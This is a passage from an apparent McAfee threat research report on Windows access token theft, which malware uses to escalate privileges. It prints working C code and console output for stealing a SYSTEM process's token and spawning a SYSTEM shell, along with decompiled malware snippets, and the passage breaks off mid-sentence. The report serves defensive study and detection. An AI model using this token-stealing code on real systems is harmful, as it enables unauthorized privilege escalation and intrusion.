REPORT

McAfee

TECHNICAL ANALYSIS OF ACCESS TOKEN THEFT AND MANIPULATION

TABLE OF CONTENTS

3 INTRODUCTION

5 ACCESS TOKEN CREATION AND USER ACCOUNT CONTROL

7 ACCESS TOKEN MANIPULATION

8 LOOKING AT THE CODE: TECHNIQUE 1: CREATEPROCESSWITHTOKENW

9 LOOKING AT THE CODE: TECHNIQUE 2: IMPERSONATELOGGEDONUSER

9 LOOKING AT THE CODE: TECHNIQUE 3: CREATEPROCESSASUSER

10 LOOKING AT THE CODE: TECHNIQUE 4: SETTHREADTOKEN RESUMETHREAD

11 OTHER SYSTEM LEVEL PROCESSES

14 COVERAGE

14 MITRE ATT&CK

15 DETECTING ACCESS TOKEN MANIPULATION ATTACKS

15 YARA RULE

16 CONCLUSION

16 ABOUT THE AUTHOR

16 CHINTAN SHAH

17 ABOUT MCAFEE

17 MCAFEE ATR

TECHNICAL ANALYSIS OF ACCESS TOKEN THEFT AND MANIPULATION

INTRODUCTION

Privilege escalation is one of the primary tasks malware must perform to be able to access Windows resources that require higher privileges, perform privileged actions (like executing privileged commands, etc.) on the system, and move laterally inside the network to access and infect other systems. Access token manipulation attacks are massively adopted and executed by malware and advanced persistent threats to gain higher privileges on a system after the initial infection. These attacks are also executed to perform privileged actions on behalf of other users, which is known as Access Token Impersonation.

When a user is authenticated to Windows, it creates a logon session for the user and returns the user SID (Security Identifier) and SID of the groups to which the user belongs, which is eventually used to control access to various system resources. Local Security Authority (LSA) creates the access token for the user. This access token is primarily a kernel object that describes the security context of the process or the thread, as described here. Subsequently, all the processes started in the context of the current logged-on user will inherit the same access token. An access token has the information about the current user SID, SID of the user group, privileges enabled for the user, Token Integrity level, Token type (Primary or Impersonation token), etc.

AUTHOR

This report was researched and written by:

- Chintan Shah

Subscribe to receive threat information.

CONNECT WITH US

Below is an example of some of the information contained in a user's access token.

```
USER INFORMATION
----------------

User Name              SID
====================== ==============================================
desktop-rq55a12\[redacted] S-1-5-21-1993893635-1996360868-1597967874-1000

GROUP INFORMATION
-----------------

Group Name                                                    Type             SID
============================================================= ================ ========
Everyone                                                      Well-known group S-1-1-0
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-11
BUILTIN\Administrators                                        Alias            S-1-5-32
BUILTIN\Remote Desktop Users                                  Alias            S-1-5-32
BUILTIN\Users                                                 Alias            S-1-5-32

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
```

When the user attempts to access the securable object, or makes an attempt to perform a privileged task, the access token is checked against the respective object's Discretionary Access Control List (DACL) or System Access Control List (SACL). The attributes set for the user's or a group's SID in the access token determines the level of access for the user or group.


However, apart from the standard user accounts, Windows typically has many other user accounts under which the processes and services execute, like SYSTEM account, Administrators account, service accounts, etc. If the malware infects the machine and runs under the lower privileged administrator account or any other lower privileged account, it will need to elevate is privileges further to be able to perform meaningful actions and do lateral movement. Hence, to be able to run with the elevated privileges, the malware would attempt to change the security context of the calling process by using Windows inbuilt functionality or impersonate the security context of the process running with higher privileges. By default, a process running as a SYSTEM will have the highest level of privileges.

If malware running with the lower privileges steals the token of the process running with the higher privileges or SYSTEM by abusing Windows functionality and spawns the process with the stolen access token, then a resulting created process will have SYSTEM level privileges as well, helping it to advance its further lateral movement activities. However, attacker will have to bypass UAC to be able to further execute this attack.


In the following sections, we will attempt to outline how this task is accomplished by malware authors, leading to the escalated privileges on the system. We will also discuss how we can detect access token manipulation attacks on the endpoint.

ACCESS TOKEN CREATION AND USER ACCOUNT CONTROL

As a fundamental aspect of the User Account Control (UAC) in Windows, standard users as well as those who are a part of the administrator's group, access system resources in the context of standard users. When a user who is a part of the administrator's group logs on to the system, multiple access tokens are granted to the user by the Local Security Authority (LSA): a restricted access token or a filtered token which is the stripped-down SID with limited privileges, and an administrator or elevated access token which can be used to perform administrative or privileged tasks. Any user-initiated process will inherit the standard access token from explorer.exe which starts when the user first authenticates to the system. Users belonging to the local administrator group can run all apps and perform actions like browsing using the standard access token. If the administrative or standard user attempts to access any secured object or intends to execute any privileged tasks, they will be prompted for consent or credentials respectively, after which they can use the elevated token. High level flow of access token creation, as described by [Microsoft documentation](), can be visualized as below:




The structure of the access token in the kernel is as seen below. It has many useful pieces of information like token type, privileges assigned to the token, impersonation level, user, and primary group info, etc.



As we notice the above token structure in the kernel, some of the important and relevant structures are the SEP_TOKEN_PRIVILEGES array which describes the privileges assigned to the access token depending upon the token elevation type, TOKEN_TYPE which is either primary or impersonation token, describing the security context of the user associated with the process, and SECURITY_IMPERSONATION_LEVEL containing the constants, describing the impersonation level, which is the ability of the calling process to impersonate the security context of the target process. The definition of SECURITY_IMPERSONATION_LEVEL constants can be found in the MS docs. The following figure helps with visualizing the populated token structure details in WinDbg, highlighting the differences when the process is started as a standard user belonging to the administrator group, with and without an elevated token. We can clearly notice the difference in the token elevation type, respective privileges assigned to the token, and the process integrity level.

Token structure of a process started as a low privileged administrative user (No elevation prompt)



Token structure of a process started as the standard user belonging to administrator group, with elevation prompt eventually using elevated token

We notice that some of the privileges assigned to the user are enabled by default, while other privileges must be explicitly enabled. Malicious code would usually try to steal the token of the SYSTEM level process, impersonating its security context, eventually leading to the process running with elevated privileges. During this process it would also enable the SE_DEBUG_NAME (SeDebugPrivilege) which is required to access the memory of the process running under another user context. In the following section, we will see how this activity is performed by malware using Windows functionality.


ACCESS TOKEN MANIPULATION

Malware can use multiple methods to achieve token manipulation resulting in privilege escalation:

- **Duplicating the token and assigning it to a running thread:** Once the required privileges on the calling process are enabled, malware would attempt to open the process running with higher privileges, acquire the access token of the process, and duplicate it using DuplicateTokenEx. It takes one of the SECURITY_IMPERSONATION_LEVEL constants as its argument, which would usually be "**SecurityImpersonation**," to impersonate the security context of another process on the local system, and subsequently use SetThreadToken Windows API to assign the impersonated token to the current running thread. Consequently, the calling thread will resume with the security context of the other process.
- **Starting a new process with the impersonation token:** Here again, after using DuplicateTokenEx, malware could use CreateProcesswithToken, to launch another process with the duplicated token, eventually resulting in the new process running in the security context of the specified token. The calling process must have **SeImpersonatePrivilege** which is enabled by default for processes running under the context of elevated local administrator.

```
SeManageVolumePrivilege          Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege           Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege          Create global objects                     Enabled
```

Below is a visualization of the path followed by malware to execute token manipulation attacks.



LOOKING AT THE CODE: TECHNIQUE 1: CREATEPROCESSWITHTOKENW

Looking at the code below, there are a few things that must be done to be able to spawn the process with SYSTEM privileges.

- To be able to access/read another process's memory, the calling process must have "SeDebugPrivilege." Users in the administrator group have this privilege disabled by default. Calling **OpenProcessToken** on the current process would return the token handle of the calling process, following which **LookupPrivilegeValue** with "SE_DEBUG_NAME" returns the LUID of the specified privilege. This will be returned in the TOKEN_PRIVILEGES structure.
- Next, we specify SE_PRIVILEGE_ENABLED in the TOKEN_PRIVILEGE structure attributes field to indicate that the privilege specified in the LUID needs to be enabled. Calling **AdjustTokenPrivileges** with the handle acquired from **OpenProcessToken** and structure will get this privilege enabled on the calling process.
- Next, we call **OpenProcess** with the PID of the SYSTEM level process specified on the command line and with the returned process handle and execute **OpenProcessToken** to acquire the handle to the process's primary token. To be able to successfully duplicate the token in the next call to **DuplicateTokenEx**, we need an access token with TOKEN_QUERY and TOKEN_DUPLICATE permissions.
- Before calling **DuplicateTokenEx**, we set SECURITY_IMPERSONATION_LEVEL, which is an enumerator to "SecurityImpersonation" and TOKEN_TYPE enumerator to "TokenPrimary." This will allow the security context of the target process to be impersonated, which most malware of this type also does. With this, **DuplicateTokenEx** is called, returning the handle to the duplicated token.

```
TOKEN_PRIVILEGES PrivToken;
BOOL bResult = NULL;
HANDLE hToken = NULL;

ZeroMemory(&PrivToken, sizeof(PrivToken));
PrivToken.PrivilegeCount = 1;
OpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken);
LookupPrivilegeValueW(NULL, SE_DEBUG_NAME, &PrivToken.Privileges[0].Luid);

PrivToken.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
bResult = AdjustTokenPrivileges(hToken, FALSE, &PrivToken, 0, NULL, NULL);
if (GetLastError() == ERROR_SUCCESS)
{
    _tprintf(L"[ + ]  SeDebugPrivilege enabled for current process.\n");
}

HANDLE hProcess,hPrimaryToken = NULL;
int pid = atoi(argv[1]);
hProcess = OpenProcess(PROCESS_QUERY_INFORMATION, TRUE, pid);
OpenProcessToken(hProcess, TOKEN_QUERY | TOKEN_DUPLICATE, &hPrimaryToken);

HANDLE hDupToken = NULL;
BOOL bDupTokenResult, ProcWithToken = NULL;
SECURITY_IMPERSONATION_LEVEL SecImpLevel = SecurityImpersonation;
TOKEN_TYPE TokenType = TokenPrimary;
bDupTokenResult = DuplicateTokenEx(hPrimaryToken, MAXIMUM_ALLOWED, NULL, SecImpLevel, TokenType, &hDupToken);

STARTUPINFO StartupInfo = {};
PROCESS_INFORMATION ProcInfo = {};
ProcWithToken = CreateProcessWithTokenW(hDupToken, 0, L"C:\\Windows\\system32\\cmd.exe", NULL, CREATE_NEW_CONSOLE, NULL, NULL,
```

- This new token can now be used with **CreateProcessWithTokenW**, along with the executable name and the PROCESS_INFORMATION structure, to start a new process as a SYSTEM user.

Malware often attempts to set the session ID of the new process/thread to the same as the target process using **SetTokenInformation** to impersonate the user processes running from interactive logon. As shown below, the resulting new process created is running in the security context of the SYSTEM user.

```
c:\Users\shahc\Desktop>whoami /user

USER INFORMATION
----------------

User Name             SID
===================== ==============================
desktop-37qnpop\shahc S-1-5-21-60257761-877231443-275

c:\Users\shahc\Desktop>steal_token.exe 888

[ + ]  AdjustTokenPrivileges: Success
[ + ]  SeDebugPrivilege enabled for current process.
[ + ]  OpenProcess: Success ( PID - 888 )
[ + ]  OpenProcessToken: Success ( PID - 888 )
[ + ]  DuplicateTokenEx: Success ( PID - 888 )
[ + ]  CreateProcessWithTokenW: Success
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19041.746]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami /user

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18

C:\WINDOWS\system32>
```

Following is a malware code snippet (dubbed **RottonPotato**: A9FD8100AA5EF47E68B2F084562AFDE0) using the same technique to start the process with a stolen access token:

```
ppauVar14 = &local_408;
GetTokenInformation(DAT_140053ab0,TokenType,ppauVar14,4,&local_378);
if (local_378 == 0) {
  DVar5 = GetLastError();
  FUN_1400015f0((longlong)"[-] Error getting token type: error code 0x%lx\n",(ulonglong)DVar5,
                ppauVar14,uVar17);
}
BVar4 = DuplicateTokenEx(DAT_140053ab0,0xf01ff,(LPSECURITY_ATTRIBUTES)0x0,SecurityImpersonation,
                         TokenPrimary,&DAT_140053aa8);
pWVar16 = (LPWSTR)&DAT_00000004;
ppauVar14 = &local_408;
GetTokenInformation(DAT_140053aa8,TokenType,ppauVar14,4,&local_378);

if ((*DAT_140053aa0 == 0x74) || (*DAT_140053aa0 == 0x2a)) {
  pWVar16 = local_228;
  uVar17 = 0;
  ppauVar14 = DAT_140053a90;
  BVar4 = CreateProcessWithTokenW
                    (DAT_140053aa8,0,(LPCWSTR)DAT_140053a90,pWVar16,0,(LPVOID)0x0,(LPCWSTR)0x0,
                     (LPSTARTUPINFOW)local_3e8,(LPPROCESS_INFORMATION)local_348);
  if (BVar4 != 0) {
```

LOOKING AT THE CODE: TECHNIQUE 2: IMPERSONATELOGGEDONUSER

- As shown in the code below, we call **GetUserName** just after calling the **OpenProcessToken** to check the user security context under which the process is running. As highlighted in Technique 1, **OpenProcessToken** is called with the PID of the SYSTEM level process.

```
OpenProcessToken(hProcess, TOKEN_QUERY | TOKEN_DUPLICATE, &hPrimaryToken);

GetUserName((TCHAR*)username, &username_length);
_tprintf(L"[ + ]  Current User:   %s\n", username);

if (!ImpersonateLoggedOnUser(hPrimaryToken))
{
    return FALSE;
}
TCHAR Imp_username[UNLEN + 1];
DWORD Impusername_length = UNLEN + 1;
GetUserName((TCHAR*)Imp_username, &Impusername_length);
_tprintf(L"[ + ]  Current User:   %s\n", Imp_username);
```

- Next, we call **ImpersonateLoggedOnUser** with the primary or impersonation token handle derived with the previous API. **ImpersonateLoggedOnUser** allows the calling thread to impersonate the security context of the current logged in user which is specified by the access token handle passed to it, after which **GetUserName** is called again to check the security context. As we see below, the context of the calling thread is changed to a SYSTEM level process.

```
c:\Users\shahc\Desktop>whoami /user

USER INFORMATION
----------------

User Name             SID
===================== ============================================
desktop-37qnpop\shahc S-1-5-21-60257761-877231443-2756432770-1001

c:\Users\shahc\Desktop>steal_token.exe 888

[ + ]  AdjustTokenPrivileges: Success
[ + ]  SeDebugPrivilege enabled for current process.
[ + ]  OpenProcess: Success ( PID - 888 )
[ + ]  OpenProcessToken: Success ( PID - 888 )
[ + ]  Current User:   shahc
[ + ]  ImpersonateLoggedOnUser: Success
[ + ]  Current User:   SYSTEM
```

LOOKING AT THE CODE: TECHNIQUE 3: CREATEPROCESSASUSER

- Here, we call **CreateProcessAsUser** with one of the arguments as a handle of the token acquired after calling **DuplicateTokenEx**. The new process to be created is also passed as an argument to the call which will subsequently run in the security context of the user represented by the token handle.
- To be able to create the process with the specified token handle, the calling process must have **SE_ASSIGNPRIMARYTOKEN_NAME** as shown here.

```
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
```

Below is the output after calling **CreateProcessAsUser**, subsequently creating the process with system level privileges.

```
:\Users\Chintan\Desktop>steal_token.exe 636

[ + ]  AdjustTokenPrivileges: Success
[ + ]  SeDebugPrivilege enabled for current process.
[ + ]  OpenProcess: Success ( PID - 636 )
[ + ]  OpenProcessToken: Success ( PID - 636 )
[ + ]  DuplicateTokenEx: Success ( PID - 636 )
[ + ]  CreateProcessAsUser: Success
```

Task Manager

File Options View

Processes | Performance | App history | Startup | Users | Details | Services

Name	PID	Status	User name
audiodg.exe	6344	Running	LOCAL SER...
cmd.exe	7616	Running	SYSTEM
cmd.exe	6484	Running	Chintan

Below is the code snippet from a malware implementing the same user impersonation technique.

```
mov     ecx, 1F4h          ; dwMilliseconds
call    cs:__imp_Sleep
mov     ecx, 1             ; Ix
call    __acrt_iob_func
mov     rcx, rax           ; Stream
call    fflush
jmp     loc_140002960
; ---------------------------------------------------------------

                           ; CODE XREF: sub_140002680+732↑j
                           ; sub_140002680+738↑j
lea     rax, [rbp+370h+var_340]
mov     [rsp+470h+var_420], rax ; lpProcessInformation
lea     rax, [rbp+370h+StartupInfo]
mov     [rsp+470h+var_428], rax ; lpStartupInfo
lea     rax, CurrentDirectory ; "C:\\"
mov     [rsp+470h+lpProcessInformation], rax ; lpCurrentDirectory
mov     [rsp+470h+lpStartupInfo], r14 ; lpEnvironment
mov     dword ptr [rsp+470h+pResults], r14d ; dwCreationFlags
mov     dword ptr [rsp+470h+lpThreadId], r14d ; bInheritHandles
mov     qword ptr [rsp+470h+dwCreationFlags], r14 ; lpThreadAttributes
xor     r9d, r9d           ; lpProcessAttributes
lea     r8, [rbp+370h+CommandLine] ; lpCommandLine
mov     rdx, r10           ; lpApplicationName
mov     rcx, cs:hToken     ; hToken
call    cs:CreateProcessAsUserW
mov     ebx, eax
test    eax, eax
```

LOOKING AT THE CODE: TECHNIQUE 4: SETTHREADTOKEN RESUMETHREAD

- In the below malware code, **GetTokenInformation** is called to acquire the **TokenSessionID** for the terminal services. Once the process access token is duplicated, **TokenSessionID** is set on the duplicated token using **SetTokenInformation**.
- Subsequently, a thread is created in suspended mode and a new impersonated token is assigned to the created thread with **SetThreadToken** and then the suspended thread is resumed, calling **ResumeThread**, which executes in the security context of the user represented by the impersonated token.


```
local_127c = OpenProcess(0x450,0,local_1230);
if (local_127c != (HANDLE)0x0) {
  BVar2 = OpenProcessToken(local_127c,0x2000000,&local_1294);
  if ((((BVar2 != 0) &&
       (BVar2 = GetTokenInformation(local_1294,TokenSessionId,&local_1288,4,&local_1280),
       BVar2 != 0)) && ((local_1274 == 0 || (local_1288 != 0)))) &&
     (BVar2 = DuplicateTokenEx(local_1294,0x2000000,(LPSECURITY_ATTRIBUTES)0x0,
                               SecurityImpersonation,TokenImpersonation,&local_128c),
     BVar2 != 0)) {
    memset(local_1270,0,0x38);
    BVar2 = GetTokenInformation(local_128c,TokenStatistics,local_1270,0x38,&local_1280);
    iVar1 = local_1268;
    if (BVar2 != 0) {
      uVar3 = 0;
      if (local_1298 != 0) {
        do {
          if (*(int *)(local_1004 + uVar3 * 4 + -4) == local_1268) goto LAB_100088f7;
          uVar3 = uVar3 + 1;
        } while (uVar3 < local_1298);
      }
      BVar2 = SetTokenInformation(local_128c,TokenSessionId,&local_1288,4);

param_3 = (LPCWSTR)CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_10009f8e,(LPVOID)0x0,4,
                                (LPDWORD)0x0);
if (param_3 == (LPCWSTR)0x0) {
  param_2 = (HANDLE)0x57;
}
else {
  BVar2 = SetThreadToken(&param_3,local_8);
  if (BVar2 == 0) {
    param_2 = (HANDLE)GetLastError();
  }
  else {
    DVar3 = ResumeThread(param_3);
    if (DVar3 != 0xffffffff) goto LAB_10007f70;
```

OTHER SYSTEM LEVEL PROCESSES

We checked out many other running SYSTEM level processes running and were able to acquire and impersonate access tokens from some of them, such as lsass.exe, winlogon.exe, googlecrashhandler.exe, and svchost.exe. However, as shown in the following output, acquiring access tokens from many of them failed owing to the security settings and read permissions for these processes.

```
c:\Users\Chintan\Desktop>steal_token.exe 536
                                              csrss.exe
[ + ]  AdjustTokenPrivileges: Success
[ + ]  SeDebugPrivilege enabled for current process.
[ + ]  OpenProcess failed - Error Code: 5

c:\Users\Chintan\Desktop>steal_token.exe 3160
                                              dllhost.exe
[ + ]  AdjustTokenPrivileges: Success
[ + ]  SeDebugPrivilege enabled for current process.
[ + ]  OpenProcess: Success ( PID - 3160 )
[ + ]  OpenProcessToken for PID - 3160: failed - Error Code: 5

c:\Users\Chintan\Desktop>steal_token.exe 632
                                              services.exe
[ + ]  AdjustTokenPrivileges: Success
[ + ]  SeDebugPrivilege enabled for current process.
[ + ]  OpenProcess failed - Error Code: 5

c:\Users\Chintan\Desktop>steal_token.exe 2052
                                              spoolsv.exe
[ + ]  AdjustTokenPrivileges: Success
[ + ]  SeDebugPrivilege enabled for current process.
[ + ]  OpenProcess: Success ( PID - 2052 )
[ + ]  OpenProcessToken for PID - 2052: failed - Error Code: 5

c:\Users\Chintan\Desktop>steal_token.exe 3848
                                              searchIndexer.exe
[ + ]  AdjustTokenPrivileges: Success
[ + ]  SeDebugPrivilege enabled for current process.
[ + ]  OpenProcess: Success ( PID - 3848 )
[ + ]  OpenProcessToken for PID - 3848: failed - Error Code: 5
```

We see multiple forms of failures in the above output. One is the **OpenProcess** call failure and the other is **OpenProcessToken** call failure on the SYSTEM level processes. We wanted to further investigate these failures and check if there are any differences in the security settings and access permissions for these processes. While investigating the **OpenProcess** API failure on the passed PID, we found it was due to the protection settings of these SYSTEM level processes. More details about the access rights on the protected processes have been documented on MS docs. In summary, protected processes prevent several malicious activities from malware or non-protected processes which involve manipulating process objects like code injection, obtaining a handle to the protected process, debugging a running protected process, accessing memory, impersonating, or duplicating a handle from a protected process, injecting a thread into it, etc. Below are the protection settings for processes with OpenProcess failure and 